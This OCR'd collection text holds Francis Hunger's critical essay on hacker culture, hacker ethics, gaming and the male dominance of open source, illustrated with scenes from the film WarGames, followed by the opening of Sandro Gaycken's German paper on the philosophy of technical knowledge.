
David: How can anybody get a D in home economics?

Jennifer: That's none of your business. Can you erase this?

David: No. It's to late.

[David enters something.]

Jennifer: What's that?



Screenshot 7: Screen output of the IMSAI8080. Changing of the F grade to a C.

David: I'm changing your biology grade.

Jennifer: No. You'll get me in trouble.

David: Nobody can find out. You got a C! Now you won't go to summer school.

Jennifer: [emphatic] Change it back.

David: Why? They can't…

Jennifer: [angry] I said change it back.

David: OK. OK.

[David changes the grade back to F. Jennifer leaves in an angry mood. David changes her grade back to C after she had left.]

The home computer and later the networked personal-computer, marks a break, a caesura in the technological progress. The media theoretian Claus Pias describes it as follows: „With the digital computer emerges in a way a secret or a ‚medial unconscious', something that, since it is unobservable, maybe ‚truly' happens and that could be brought to light, a fog of surfaces and abstraction layers, which possibly could be thrown apart. Digital computers open a space of suspicion."[8] This cite reveals why the culture of hacking inevitably gets thrown into power discourses and conspiracy theories. The home computer as a digital computer which is easily accessible at home is an important contribution to this. Male dominated hacker and gamer cultures are not just continuous-flow heaters for future system administrators, they often scratch the twilight zone between legality and illegality.

Between good and bad

There are several typings of hackers.
The „good hackers" are solely interested in the technical backgrounds, their leitmotiv is: „Information wants to be free". The already mentioned Steven Levy had formulated the so called „hacker ethic" in his book *Hackers*, which reportedly the GPL-pope Richard Stallman has promoted him. The „hacker ethic" includes the following requirements:

1. Free access to technology
2. Free access to information
3. Hierarchy free organization, i.e. hackers should be evaluated according to the quality of their hacks, not titles, age, sex, race or position
4. To do meaningful, non-destructive things
5. Computers are able to make things easier.

Another protagonist of the hacker ethic is Eric Steven Raymond, who says: „A hacker is somebody who creates, a cracker someone who destroys." Raymond has become well known, as the custodian of the *Hackers Dictionary*, a collection of hacker slang and folklore that gives a deep insight into the culture of hacking. There a hacker is described as a person, who: „enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary." It's all about technical interest, that goes beyond the usual knowledge and isn't just oriented towards archiving results, it is a playful, technology centered approach. The hierarchisation over the DAUs, the „Dümmster Anzunehmender User" (abbr. for: „Most Stupid Assumable User") is fully intended and not coincidental.[9] In an interview for the e-zine *Frontline* an anonym hacker/cracker answers to the question, why computers can become an obsession for all young guys coherently: „Well, it's the power at your fingertips."[10] As an additional footnote the comment may be permitted, that Eric Steven Raymond not just promotes the freedom of information, but in the same logic of a libertarian citizen he promotes the freedom to wear weapons as well.[11]


As honorable this hacker ethic is, the reality shows, that it isn't that bright. The good hacker-ego is in continuous danger through the bad hacker-ego which was placed into the following

[8] Pias, Claus: Der Hacker, http://www.xcult.ch/texte/pias/hacker.html, downloaded 21.May 2003
[9] This term is for instance used frequently at meetings of the CCC, the Chaos Computer Club a hacker and computerphile organization in Germany
[10] anon., Frontline, http://www.pbs.org/wgbh/pages/frontline/shows/hackers/interviews/anon.html
[11] TLC: Hackers Hall of Fame, http://tlc.discovery.com/convergence/hackers/bio/bio_13.html

typings: The cracker is described as a hacker who penetrates alien systems to destroy and not – how the good hacker would do it – to „free information". Suspicious as well are those figures who illegally exchange software, remove copy protection or circulate viruses. While they still get a certain amount of respect from the community for their technical expertise, the so called script kiddies, who use pre-produced software scripts to cause damage without exactly knowing, how it really works, are understood to move along the bottom level of hacker ethic. A nowadays extinct hack is phone-phreaking, through which in the days of analogue (and not digital) phone networks one could call free of charge. The movie depicts how it works.

Screenshot 8: David opens the mouthpiece of a public phone.

Screenshot 9: He looks for a piece of metal and finds a small part of a tin can.



Screenshot 10: David closes the circuit and gets a dial tone.

In this scene David is in a squeeze. The FBI has traced his break-in into the WOPR and he is a soviet spy suspect. How can the poor guy prove that he is un-guilty, that he "originally" is on the good side?


This is a problem that nearly paradigmatically stands for the hackers' oscillating between "good" and "bad". Within the identity construction *hacker* the separation of the "bad" hacker-ego becomes necessary to enforce the hacker ethic through the "good" hacker-ego, because Hacker are in the possession of a special technological competence, which depending on the actual context strikes out into one of both directions. The context becomes even more important, as the computer turns out to be an "amoral" machine that potentially always can be used in another way than originally intended. This frame gets restricted, as Claus Pias mentions, by juristic or economic conditions, it gets encoded by normality and established by institutions. The problem that follows is that the knowledge, which was "freed", can instantly be rededicated into *Herrschaftswissen* (knowledge for the sake of action or control), through closing the existing flaws on a juridical level.

It isn't just a question of growing up that the transition from penetrating alien systems to becoming the protector of those systems occurs. If one describes, as Claus Pias does, hacking as game, then the hackers on the one side and the system administrators on the other side become two competing game parties: "The hacker of the previous generation therefore becomes [as a system administrator – F.H.] the toy producer and pedagogue for the following generation, providing languages and equipment, [...] to be used for this game."[12]

[12] Pias, Claus: Der Hacker, http://www.xcult.ch/texte/pias/hacker.html, downloaded 21.May 2003

On the sociology of gaming

I think it makes sense to return the hacker David Lightman again. In a longer excerpt from the movie, the intersections of hacking, gaming and gender stereotypes gets apparent. In the movie, we see a desperate David, who still hasn't cracked the password for the backdoor he had found before – and this although all the effort in searching libraries and archives for information on professor Falken, WOPRs' creator. He finally finds out the password when Jennifer reads an article from the newspaper that mentions the name of Falkens son Joshua. He starts to play the game thermonuclear war.



Screenshot 11: Screen output of the IMSAI8080 - David chooses the Russian side in "Thermonuclear War".

Jennifer [points with her finger on the screen]: What is all that stuff?

David [reads from the screen]: Trajectory headings for multiple-impact re-entry vehicles.

Jennifer: What does that mean?

David: I don't know. But it's great!

Jennifer: Are these bombs? Which are the bombs?

David: Submarines.

Jennifer: Blow them up!

David: Blow them.

Jennifer: What's a trajectory heading?

David: I've no idea.

Screenshot 12: "What is a trajectory heading?" - "I have no idea".

Screenshot 13: Jennifer and David

The trying, unplanned, playful moment of hacking becomes apparent in this scene, when Jennifer asks David, what he is doing there and he answers, that he doesn't know exactly what he does, but it is just amazing. This refers to Barbara Beckers' empirical analysis after which playful approaches to gaming can be more often observed with men than with women.[13] Before women – with an overall more planning approach – have touched the keyboard, men already have homily taken the place following the motto „Let's see what happens."

[13] Becker, Barbara (1996) in: Rizvi, Silvia/Klaeren, Herbert (Hg) 1999: Informatik und Geschlechterdifferenz, Uni Tübingen, p. 47

Just along the way the movie demonstrates, although with a moralizing undertone, which real consequences can result from the originally just symbolic action at the computer. If David would have ratiocinated the potential results of his exploration of unknown territory, he might have chosen another less dangerous game.

To further round out the mosaic, some more thoughts on the sociology of games shall be addressed. Therefore let's detach the discussion from the *computer game* for a while, and approach it from a more general perspective of the *sociology of gaming*.
The sociologists Werner Haegele describes the game according to Buytendijk and Piaget as a set of rules, as a free, collaborative cooperation among miscellaneous individuals, who agree about the voluntariness of their actions, and who see the game rules as a free agreement. Communication and cooperation play a decisive role in it as the goal of the game – although the potentiality of a personal victory – is not in the instrumental-factual success but in the affective-emotional satisfaction of the player. Yet, a goal is always given. This affective-emotional satisfaction distinguishes game from work, which is oriented on instrumental-factual operations.
A basic structuring principle of the game is the circular reaction, because the agents do not seek the finishing of the game but rather to „re-experience" the feelings of luck associated with the game. This circular reaction gets realized in the game through a continuous change of tension and relaxation, whereas surprise and luck can become critical factors for the game. Restrained excitement leads the gamer in the best case to forget the surrounding space and the real-time – an effect, which is well known from computer gaming and hacking (in the meaning of playful programming) as well. Haegele says, that in the history of gaming a tendency could be observed over the last decades, where the border between game and work more and more gets blurry. Hacking as a programming style is a talkative witness of this ongoing change.

Open Source as a gigantic continuous-game

Open Source was a trend over the past years that the „good" hacker could identify with. The Open Source community consciously uses the rhetoric of the hacker ethic, which is *free access to information, voluntary cooperation, self-realization* and so on. It is not just a coincidence, that the rhetoric which has developed into an ideology of the open source community, and which contributes with its technology centering significantly to the modernized identity construction „hacker", heavily resembles the main features of games as outlined above. What has started playfully in the youth sub-cultures of the 1980's has manifested itself from the mid-1990's on as the open source community in the collaborative production of Linux, an UNIX-resembling operation system. The overlapping of the above outlined sociology of game and the hacker ethics by Stallman and Levy are more than just a coincidence as well. They are grounded in the logic of the hackers' ego-splitting into „good" and „bad" and represent the „good" aspect.

In this setting David Lightman in Wargames in hindsight becomes a positive identification figure, a role model for the good hacker. That the (standard-)hacker is male and as identification figure transports an androcentric identity-construction is another effect of Wargames. I haven't heard yet of movies, which constructed women as hackers, alone the artist Cornelia Sollfrank has featured women hackers in an artistic documentary. A women as role model is featured in the less known movie „Conceiving Ada" by Lynn Hershman (1993–97) that attempts to reconstruct the live of the mathematician Ada Lovelace. A few movies feature women as positive identification figures of the computer youth culture, as for instance Lara

Croft in „Tomb Raider“[14] or Kate Archer in „No one lives forever“. This amounts little against the male identification figures that attract boys – it is not by chance that movies like „Tron“, „PI“, „23“, or the cyberpunk novels of William Gibson belong to the classical identity construction of a male dominated hacker culture.

Playful approaches

In the open source community, which identifies itself strongly with hacking, accordingly participate only 2% women (FLOSS report 2002 / Europe). This is the disillusioning reality of a hacker ethic, which likes to claim they would not orient on titles, age, sex, race or position but rather, as stated by Stallman and Levy, on the quality of a hack. Otiose to mention that the major part of open source programmers are white male, who belong either as students or as programmers in their main occupation (66%) to the social privileged classes.[15]
The „blindness“ regarding the low percentage of women, that none of the „good“ hackers bothers to mention at all, may be explained with the following cite from the brochure „Computer Science and Gender Difference“ by Silvia Rizvi and Herbert Klaeren: „Through the assumption, that technology would be neutral, the problem is seen as a problem of women and they get demanded, that they should adjust to technology. The male gets addressed as the norm, and woman should adjust to this norm.“[16] Reacting to the lecture, this text is based on, some men were arguing that the access to technology and information would be free and therefore women were so to say self responsible for their absence. This claim was partially intensely defended, whereas the same energy also could have been used for a critical self-reflection.[17] In the use of technology or in the communication about it one can act excluding or including. Pre-condition for this is still that exclusion mechanisms are being ratiocinated and that it becomes clear that including others can not be achieved through solely technological solutions.[18]

To the same implicit male norm also belongs the playful approach towards programming, as sociologist Sabine Collmer points out: „While for men obviously the concentration on the self-contained world of the game space seems to be seductive (see Eckert at. al 1991), some of the female interviewees expressed emphatic rejection against computer gaming. As persons with narrow time resources gaming seems to them as a waste of time.“[19]

The playful approach of the hacker programming style is characterized by an interaction, which is linked to a direct feedback, based on the „trial and error“ principle. The self-acquired expertise goes along with power sensations and is seen as a intuitive, fast, partly even inelegant approach, where rules and guidelines can be undermined. The potentially endless amount of game possibilities in programming gives the gamers – the hackers – the feeling, they would


---

[14] For an introductory discussion of Lara Croft as a Role Model see: Schleiner, Anne-Marie: Does Lara Croft wear fake polygons? Gender Analysis of the „3rd Person shooter/adventure game with female heroine“ and Gender Role Subversion in Game Patch, http://opernsorcery.net/lara2.html
[15] For statistics on the (European) Open Source Community see FLOSS report, http://www.infonomics.nl/FLOSS/report/Final4.htm
[16] Rizvi/Klaeren 1999: Informatik und Geschlechterdifferenz, Uni Tübingen, p.41
[17] It was really strange to realize, that the possibility that they might not automatically be „on the good side“ never came into their mind. It seems self-evident to people who „resist“ Microsoft [add all the standard open source rhetoric here] that they are part of a progressive community.
[18] In discussions of social problems people in the hacker community seem to favor technological solutions, which I could observe several times at the annual meetings of the Chaos Computer Club, a German hacker and technophile organization.
[19] Sabine Collmer 1997: Computerkultur und Geschlecht. Die Aneignung des Computers aus der Sicht von Frauen und Männern. In: Christina Schachtner 1997: Technik und Subjektivität, Suhrkamp, FFM, p. 157

be explorers in an unknown territory. "I think hackers in general are explorers. They're exploring new territory", says the hacker Count Zero of the hacker group Cult of the Dead Cow, whose software „Back Orifice" allows the access to Windows computers through security holes, in an interview. The source code of „Back Orifice" is published as open source. The hacker-explorer seems to re-appear as a modernized variant of the conquering explorer of alien continents, for whom Robert Clive (1725-1774) substitutionally stands for, who by force colonized Bengal from 1757 on for the British Crown, which became the core of the Indian colony of the UK. When subsequently the hacker Craig Neidorf talking about the game „Adventure" which was written in 1972 by William Crowther, says: „This process - finding something that wasn't written about, discovering something I wasn't supposed to know - it got me very interested" [20] it is an obvious reference to the male coded role model of the classic explorer and conqueror.
David Lightman as the explorer of the unknown continent „thermonuclear war" gets a clear demonstration of the repercussions of his explorations. The last extract from the movie shows, how the WOPR tries to consequently finish the game. David and the NORAD staff try to stop WOPR from actually starting the atomic weapons.

Screenshot 14: David „convinces" the computer to play tic-tac-toe as this is the only thing he (and everybody else) can get a login

[20] See http://www.fusionanomaly.net/craigneidorf.html




Screenshot 15: WOPR plays tic-tac-toe against itself.

Screenshot 16: David at the keyboard

[The computer realizes, that in tic-tac-toe there is no winner. It „learns" and starts to play all variants of the war games.]

Screenshot 17: WOPR screen output "Winner: None".



Screenshot 18: WOPR stops the launching process and outputs his „reasoning": „A strange game. The only winning move is not to play."

Against the admiration of Hackers

Intellectuals, artists and those who are interested in progressive or anti capitalist thoughts have admired the hacking community and its surrounding culture over the last years. The same thing can be stated for the open source community. I felt attracted by both communities for some time until a certain malaise grew stronger. This text is part of an attempt to understand the set of causes for this malaise.

Concluding it can be said, that the hacker and open source subculture enqueue in a line with other subcultures that provide easy identity construction for the individual. Belonging to a

group provides a manageable image of the world and simpler reaction patterns. The danger however lies in the point that those who think of themselves as being part of an anti-something or a revolutionary thing, tend to think of themselves as more progressive, or maybe being part of an other or better world.[21] The male dominated hacker and open source community is part of a project, which provides the appearance that one would „live rightly in wrong life“. It is an illusion.

Francis Hunger (francis@irmielin.org) Mai 2005

[21] Still a potential for social change growing from subcultural communities can be observed. This however doesn't say anything about the changes' outcomes, which might turn out to be progressive or regressive.

Was ist technisches Wissen?

Philosophische Grundlagen technischer Wissenschaften

Sandro Gaycken

Was ist technisches Wissen?

Philosophische Grundlagen technischer Wissenschaften

Sandro Gaycken
Institut für Wissenschafts- und Technikforschung (IWT) - Bielefeld
Institut für Philosophie, Abteilung Wissenschaftstheorie und Technikphilosophie - Stuttgart
Universität Bielefeld
sandro.gaycken@iwt.uni-bielefeld.de

Abstract: **Unter dem steigenden Interesse der Technikphilosophen und der Diversifizierung der philosophischen Wissenschaftstheorie erscheinen erste Untersuchungen zu den philosophischen Grundlagen der technischen Wissenschaften. Die vorliegende Betrachtung zeigt an, auf welchen Pfaden und mit welchen Fragen die Wissenschaftsphilosophie an die Technik derzeit heran tritt. Es soll dabei sowohl eine intuitive Einführung in die prinzipiellen Probleme geboten werden, als auch ein Überblick über gegenwärtige Bemühungen und spezifische Einzelbereiche.**

Die neue Gestalt der Wissenschaftstheorie

Die Wissenschaftstheorie wendet sich seit einigen Jahren vermehrt den speziellen Wissenschaftstheorien zu. Dies ist nicht etwa das Resultat eines gelungenen Abschlusses, dem nun die erobernde Explorationen der je spezifischen Gegenstände folgt. Ganz im Gegenteil: es handelt sich um das Symptom des noch langsam gegen alte Eitelkeiten anschleichenden Eingeständnisses, dass man in den großen, generalistischen Entwürfen die Komplexität der tatsächlichen Wissenschaften unterschätzt hat. Sie liessen sich nämlich bisher nicht einfach taxonomisieren und schematisieren. Dieses Zugeständnis ist sogar parallel aus den beiden, mit Reichenbach unterschiedenen wissenschaftstheoretischen Traditionen des Entdeckungskontext und des Rechtfertigungskontext[1] zu verzeichnen. Für den Entdeckungskontext kann man, mit avantgardistischer Grobschlächtigkeit, für den aktuellen Stand auf die sich gerade etablierende Wissenschafts- und Technikforschung verweisen. Sie subsumiert die methodologiekritschen Strömungen der letzten dreißig Jahre: ein Anteil Wissenschaftsgeschichte korrespondiert dem Kuhnschen Historismus, ein Anteil Wissenschaftssoziologie dem Feminismus, der sozialen Epistemologie und dem sozialen Konstruktivismus und ein Anteil philosophischer Wissenschaftstheorie erörtert, weiterhin geradlinig unempirisch, allgemein Grundsatzprobleme im Rahmen philosophischer Traditionen und Mittel wie etwa in der Finalisierungsdiskussion der Siebziger und Achtziger Jahre[2]. Das zu nennende Zugeständnis dieser Disziplin ist entsprechend dieser Vielseitigkeit komplex. Alle einzelnen Argumente nachzuzeichnen wäre hier zu einnehmend[3], aber die inzwischen zu den grundlegenden Gedanken zahlreich eingetroffenen Untersuchungen bestätigen eindrucksvoll, dass die Wissenschaften ein System darstellen, das neben der Wahrheitsfindung von vielen weiteren Faktoren bestimmt wird. Nicht nur steht das, was überhaupt untersucht wird, also die grundsätzliche Themensuche, in einem Netz komplexer Kontingenzen, Interessen und Interaktionen. Auch Untersuchungsmittel, -methoden, Untersuchende und Untersuchtes stehen in derart vielschichtigen Beziehungen, dass dagegen die klassischen, idealtypischen Bilder von Wissenschaftsgenese, wie etwa das des frühen logischen Positivismus, ausnehmend naiv wirken. Der hohe Grad der Komplexität und die damit verbundene starke Lokalität einzelner Wissenschaften verpflichten so auf der Seite des Entdeckungskontext zur Abkehr vom Ideal einer großen, allumfassenden Wissenschaftstheorie. Zumindest wäre es unseriös,

1 Die Unterscheidung zwischen einem nicht logisch rekonstruierbaren Entdeckungskontext und einem analytisch-logisch konstruierbaren Rechtfertigungskontext stammt von Hans Reichenbach aus: Hans Reichenbach: *Der Aufstieg der wissenschaftlichen Philosophie*, Berlin: Herbig 1951

2 Zur Finalisierungsdiskussion siehe: Christoph Hubig (Hg): *Konsequenzen kritischer Wissenschaftstheorie*, Berlin: De Gruyter 1978

3 Für eine gute Zusammenfassung siehe: Sergio Sismondo: *An Introduction to Science and Technology Studies*, Oxford: Blackwell 2004

so etwas zu versuchen, bis sich nicht die drängenden der sich in den Einzeluntersuchungen aufzeigenden Fragen zu einem neuen Bild der hiesigen Grundlagen von Wissenschaft beantwortet haben. Was gerade dazu illuminativ unternommen werden kann und werden sollte – natürlich unter Berücksichtigung der neueren Forschung –, sind die Untersuchungen der nächstkleineren Ebene: die der speziellen Wissenschaften.

Während diese Dynamik auf der Seite des Entdeckungskontext einsichtig und nachvollziehbar ist – gewissermaßen als die Geschichte eines allzu menschlichen Versagens in der Wissenschaft (beziehungsweise des Fehlers anzunehmen, dieses wäre durch Nutzung einer „neutralen" Rationalität so nicht relevant), scheint es schwieriger, auf der Seite des Begründungskontext eine Parallelgeschichte zu zeichnen. Dass Eitelkeiten und Sachzwänge in wissenschaftliche Entscheidungen am empirischen *Eingang* zur Forschung fließen mag ja ein historisches, soziologisches Phänomen sein, aber zumindest sollte doch die Wissenschaft in ihren internen *Argumentationen* in einen starren, universalen Korpus methodologischer Rationalität aus epistemologisch-logischen Begründungen geradezu gegossen sein. Nur so kann man ja ein konsistentes wissenschaftliches Weltbild erlangen und dieses Bild vom innersten Zusammenhalt der Welt, Wortlaut Goethe, ist doch das Ziel allen wissenschaftlichen Strebens. Aber, Wortlaut Eastwood, das ist jetzt vorbei.

Auch auf der Seite des Begründungskontext, dessen Diskussionen sich völlig unabhängig von denen des Entdeckungskontext bewegt haben, wurde und wird entdeckt, dass Wissenschaft ein stark lokales Phänomen ist. Allerdings natürlich in diesem engeren Sinn von Wissenschaftstheorie[4] in anderen Kontexten. Ein gutes Beispiel ist schon die große Paradigma-Diskussion des Begründungskontext: die um wissenschaftliche Erklärung[5].

